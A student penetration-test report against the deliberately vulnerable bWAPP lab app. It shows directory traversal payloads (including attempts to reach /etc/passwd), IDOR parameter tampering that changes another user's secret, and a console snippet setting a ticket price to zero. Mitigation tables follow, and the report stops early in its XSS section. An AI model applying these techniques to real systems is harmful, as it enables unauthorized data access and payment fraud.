Security Assessment Report

Internship Report Submission – Future Interns

Prepared by: M Fathima Jemina

Date: August 2025

Table of Contents

1. Executive Summary

This security assessment report presents the results of an in-depth penetration test conducted to evaluate the target system's resilience against modern cyber threats. The engagement focused on both application-layer and infrastructure-layer vulnerabilities, following OWASP Top 10 guidelines and industry best practices. Each identified vulnerability is documented with its **risk rating, impact, attack vector, exploitation method, and recommended mitigation** to enable clear prioritization and remediation.

Using a combination of manual testing and automated tools, critical weaknesses were discovered, including improper access controls, input validation flaws, insecure configurations, and outdated components. These vulnerabilities could lead to unauthorized access, sensitive data exposure, remote code execution, and potential disruption of services.

The findings emphasize the need for immediate remediation efforts to reduce the attack surface. This report provides actionable and prioritized security recommendations aimed at strengthening the overall security posture, minimizing risk exposure, and ensuring compliance with relevant security standards. The ultimate goal is to protect the organization's digital assets from potential exploitation by malicious actors.

2. Objective

- Identify security weaknesses before malicious actors exploit them.
- Test the effectiveness of existing security controls.
- Provide remediation recommendations aligned with industry standards.
- Improve overall system resilience against cyber threats.

3. Scope

- Assessment focused on the target web application and related backend systems as part of the security evaluation.
- Included testing of authentication mechanisms (e.g., weak passwords, password attacks) and authorization controls (e.g., IDOR, directory traversal).

- Evaluated susceptibility to **OWASP Top 10** vulnerabilities, including Cross-Site Scripting (XSS) and misconfigurations.
- Assessed both server-side vulnerabilities (e.g., insecure configurations, RCE possibilities) and client-side security weaknesses.

4. Target Details

- Target: bWAPP application
- Technology: PHP, MySQL
- Server: Apache
- Environment: Localhost/Kali Linux and Bee-Box (Linux VM)

5. Tools Used

- Burp Suite
- OWASP ZAP
- Nmap
- Hydra
- Nikto
- Metasploit
- FTP Client

6. Vulnerability Findings

The assessment revealed multiple security weaknesses, including vulnerabilities mapped to the OWASP Top 10, that could be exploited to gain unauthorized access, expose sensitive data, or compromise application integrity.

6.1 A01 – Broken Access Control

The identified **Directory Traversal** and **Insecure Direct Object Reference (IDOR)** vulnerabilities map to OWASP Top 10 – *Broken Access Control*, as both allow unauthorized access to sensitive files or resources by bypassing intended security restrictions.

6.1.1 Directory Traversal

Directory Traversal (also known as Path Traversal) is a web security vulnerability that allows attackers to access files and directories outside the intended web root folder by manipulating file or directory path inputs. This is usually achieved using sequences like:

../

..\

%2e%2e%2f

These sequences move the file pointer up one or more directories in the server's file system.

Risk Rating:

- **Severity:** High
- **CVSS**: 7.5


Impact

- Data Exposure – Reading sensitive files (e.g., configuration files, credentials).
- Information Gathering – Enumerating server directories for future attacks.
- System Compromise – Using retrieved data to escalate privileges or execute further exploits

Attack Vector

The vulnerable URL in


bWAPP: http://localhost/bWAPP/directory_traversal_2.php?directory=documents



/ Directory Traversal - Directories /

Iron_Man.pdf
bWAPP_intro.pdf
The_Incredible_Hulk.pdf
The_Dark_Knight_Rises.pdf
The_Cabin_in_the_Woods.pdf
The_Amazing_Spider-Man.pdf
Terminator_Salvation.pdf

If the directory parameter is not sanitized, attackers can modify it to:




```
www
spool
tmp
run
lib
local
lock
log
opt
cache
.updated
mail
backups
```

This moves up in the directory hierarchy and allows browsing server-side files and folders.

Vulnerability Scan

The vulnerability was identified by browsing the application through OWASP ZAP and scanning for common security issues. The scan indicated a Path Traversal weakness in the directory parameter.



Alert Types

This section contains additional information on the types of alerts in the report.

Path Traversal


Source	raised by an active scanner (Path Traversal)
CWE ID	22
WASC ID	33
Reference	▪ https://owasp.org/www-community/attacks/Path_Traversal ▪ https://cwe.mitre.org/data/definitions/22.html

5. How the Attack is Performed

Step-by-Step:

1. Identify input field or URL parameter **Example:** directory=documents
2. Modify the parameter using ../ sequences to traverse directories. **Example:** directory=../../../../
3. Observe if server responds with a list of directories or sensitive files.
4. Access potentially sensitive files (e.g., /etc/passwd, config files, logs).


Example Screenshots: Normal View – Application listing files in the documents folder.



/ Directory Traversal - Directories /

```
Iron_Man.pdf
bWAPP_intro.pdf
The_Incredible_Hulk.pdf
The_Dark_Knight_Rises.pdf
The_Cabin_in_the_Woods.pdf
The_Amazing_Spider-Man.pdf
Terminator_Salvation.pdf
```

After changing directory=documents to directory=../../../



/ Directory Traversal - Directories /

```
www
spool
tmp
run
lib
local
lock
log
opt
cache
.updated
mail
backups
```

Prevention and Mitigation

Method	Description
Input Validation	Reject ../ sequences and their encoded forms in parameters.
Allowlist Access	Only allow access to predefined safe directories and files.
Use Secure APIs	Implement file-handling functions that restrict path navigation.
Least Privilege	Run the web server with minimal OS permissions.
WAF Filtering	Use a Web Application Firewall to block traversal patterns.

6.1.2 Insecure Direct Object References (IDOR)

IDOR is an access control vulnerability where an application exposes a reference (such as a parameter, file name, or record ID) to an internal object, allowing an attacker to manipulate it to gain unauthorized access to data or functionality. If access control checks are missing or insufficient, changing these references can allow attackers to read, modify, or delete resources they shouldn't have access to.

Risk Rating:


- **Severity**: High
- **CVSS**: 8.7

Impact

- Unauthorized Data Access – Viewing or modifying other users' data.
- Privilege Escalation – Changing objects belonging to higher-privileged accounts.
- Fraudulent Transactions – Altering parameters to bypass payment or quantity restrictions.
- Business Logic Abuse – Tampering with order quantities, prices, or internal records.

Attack Vector

The vulnerability lies in parameters such as: id=
ticket_price=
secret=




```
<form action="/bWAPP/insecure_direct_object_ref_2.php" method="POST">
  <p>...</p>
  <p>
    I would like to order
    <input type="text" name="ticket_quantity" value="1" size="2">
    tickets.
  </p>
  <input type="hidden" name="ticket_price" value="15">
  <button type="submit" name="action" value="order">Confirm</button>
```

These values directly reference backend objects without verifying user authorization.

Vulnerability Scan

This vulnerability was identified by navigating through the application and observing parameters in forms and hidden fields. Using OWASP ZAP and manual inspection, it was confirmed that changing these parameters in requests affects data without any authentication or authorization enforcement.




XSLT Injection

Source	raised by an active scanner (XSLT Injection)
CWE ID	91
WASC ID	23
Reference	▪ https://www.contextis.com/blog/xslt-server-side-injection-attacks

How the Attack is Performed


Case 1 – Changing User Secret

Normal Behavior – User changes their own secret. In this case the user is hacker.



```
MariaDB [bWAPP]> select * from users;
+----+--------+------------------------------------------+--------------------------+-------------------------------------+-----------------+-----------+------------+-------+
| id | login  | password                                 | email                    | secret                              | activation_code | activated | reset_code | admin |
+----+--------+------------------------------------------+--------------------------+-------------------------------------+-----------------+-----------+------------+-------+
|  1 | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.com | A.I.M. or Authentication Is Missing | NULL            |         1 | NULL       |     1 |
|  2 | bee    | 6885858486f31043e5839c735d99457f045affd0 | bwapp-bee@mailinator.com | NewSecret1                          | NULL            |         1 | NULL       |     1 |
|  3 | hacker | 4dcc4173d80a2817206e196a38f0dbf7850188ff | hacker@gmail.com         | hackerSecret                        | NULL            |         1 | NULL       |     0 |
+----+--------+------------------------------------------+--------------------------+-------------------------------------+-----------------+-----------+------------+-------+
3 rows in set (0.001 sec)
```

Tampering with Hidden Parameter – Modify the hidden id field in the request to another user's ID (hacker) from login as bee.



localhost/bWAPP/insecure_direct_object_ref_1.php

/ Insecure DOR (Change Secret) /


Change your secret.

New secret: ChangedSecret

Change

```
<form action="/bWAPP/insecure_direct_object_ref_1.php" method="POST">
  <p>
    <label for="secret">New secret:</label>
    <br>
    <input id="secret" type="text" name="secret">
  </p>
  <input type="hidden" name="login" value="hacker">
```


Result – The secret of another account (hacker) is changed in the database.



```
MariaDB [bWAPP]> select * from users;
+----+--------+------------------------------------------+--------------------------+-------------------------------------+-----------------+-----------+------------+-------+
| id | login  | password                                 | email                    | secret                              | activation_code | activated | reset_code | admin |
+----+--------+------------------------------------------+--------------------------+-------------------------------------+-----------------+-----------+------------+-------+
|  1 | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.com | A.I.M. or Authentication Is Missing | NULL            |         1 | NULL       |     1 |
|  2 | bee    | [illegible]                              | [illegible]              | [illegible]                         | NULL            |         1 | NULL       |     1 |
|  3 | hacker | 4dcc4173d80a2817206e196a38f0dbf7850188ff | hacker@gmail.com         | ChangedSecret                       | NULL            |         1 | NULL       |     0 |
+----+--------+------------------------------------------+--------------------------+-------------------------------------+-----------------+-----------+------------+-------+
```

Case 2 – Ordering Tickets without Proper Authorization

Normal Order Page – User enters a number of tickets, each costing €15.



localhost/bWAPP/insecure_direct_object_ref_2.php

/ Insecure DOR (Order Tickets) /


How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 1 tickets.

Confirm

```
>> const userIdInput = document.getElementsByName('ticket_price')[0];
   userIdInput.value = '0';
<- "0"
```

Result of normal ticket order



localhost/bWAPP/insecure_direct_object_ref_2.php

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 1 tickets.


Confirm

You ordered **100** movie tickets.

Total amount charged from your account automatically: **1500 EUR**.

Thank you for your order!

Tampering with Client-Side Code – Modify hidden ticket_price or ticket_quantity using browser developer tools. Setting the value to 0.



localhost/bWAPP/insecure_direct_object_ref_2.php

/ Insecure DOR (Order Tickets) /


How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 1 tickets.

Confirm

```
<form action="/bWAPP/insecure_direct_object_ref_2.php" method="POST">
  <p>…</p>
  <p>
    I would like to order
    <input type="text" name="ticket_quantity" value="1" size="2">
    tickets.
  </p>
  <input type="hidden" name="ticket_price" value="15">
  <button type="submit" name="action" value="order">Confirm</button>
```

Result – Purchase is made with altered quantities or total price without proper checks.



localhost/bWAPP/insecure_direct_object_ref_2.php

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 1 tickets.

Confirm

You ordered **100** movie tickets.

Total amount charged from your account automatically: **0 EUR**.

Thank you for your order!

Prevention and Mitigation

Method	Description
Enforce Access Control	Verify user authorization on every server-side request.
Avoid Direct References	Use indirect references or mapping IDs instead of exposing real object identifiers.
Server-Side Validation	Never trust client-side parameters for security checks.
Use Session Data	Derive sensitive object IDs from the logged-in session rather than from user input.
Security Testing	Regularly test for IDOR vulnerabilities using tools and manual reviews.

6.2 A03 – Injection

The application fails to properly sanitize and validate user-supplied input, making it vulnerable to injection attacks such as SQL Injection, Cross-Site Scripting (XSS), Command Injection, and PHP Code Injection, all of which fall under OWASP Top 10 category A03: Injection**.**

6.2.1 Cross Site Scripting (XSS) - Reflected (GET & POST)

Cross-Site Scripting (XSS) is a web security vulnerability that allows attackers to inject malicious JavaScript into a website.

In **Reflected XSS**, the malicious payload is embedded into a URL or request parameter and is immediately reflected back in the server's response without being stored. When a victim visits the crafted URL, their browser executes the injected script in the context of the vulnerable site.

This vulnerability exists in **bWAPP** in both **GET** and **POST** forms, where user-supplied input is directly embedded into the HTML response without proper sanitization or output encoding.

Risk Rating:

- **Severity:** High
- **CVSS: 7.4**

Impact

- **Session Hijacking** – Steal cookies or session tokens.
- **Phishing Attacks** – Redirect users to malicious sites.
- **Keylogging** – Capture user keystrokes.
- **Browser Exploitation** – Execute arbitrary code in the victim's browser.
- **Reputation Damage** – Use of the site to spread malicious payloads.

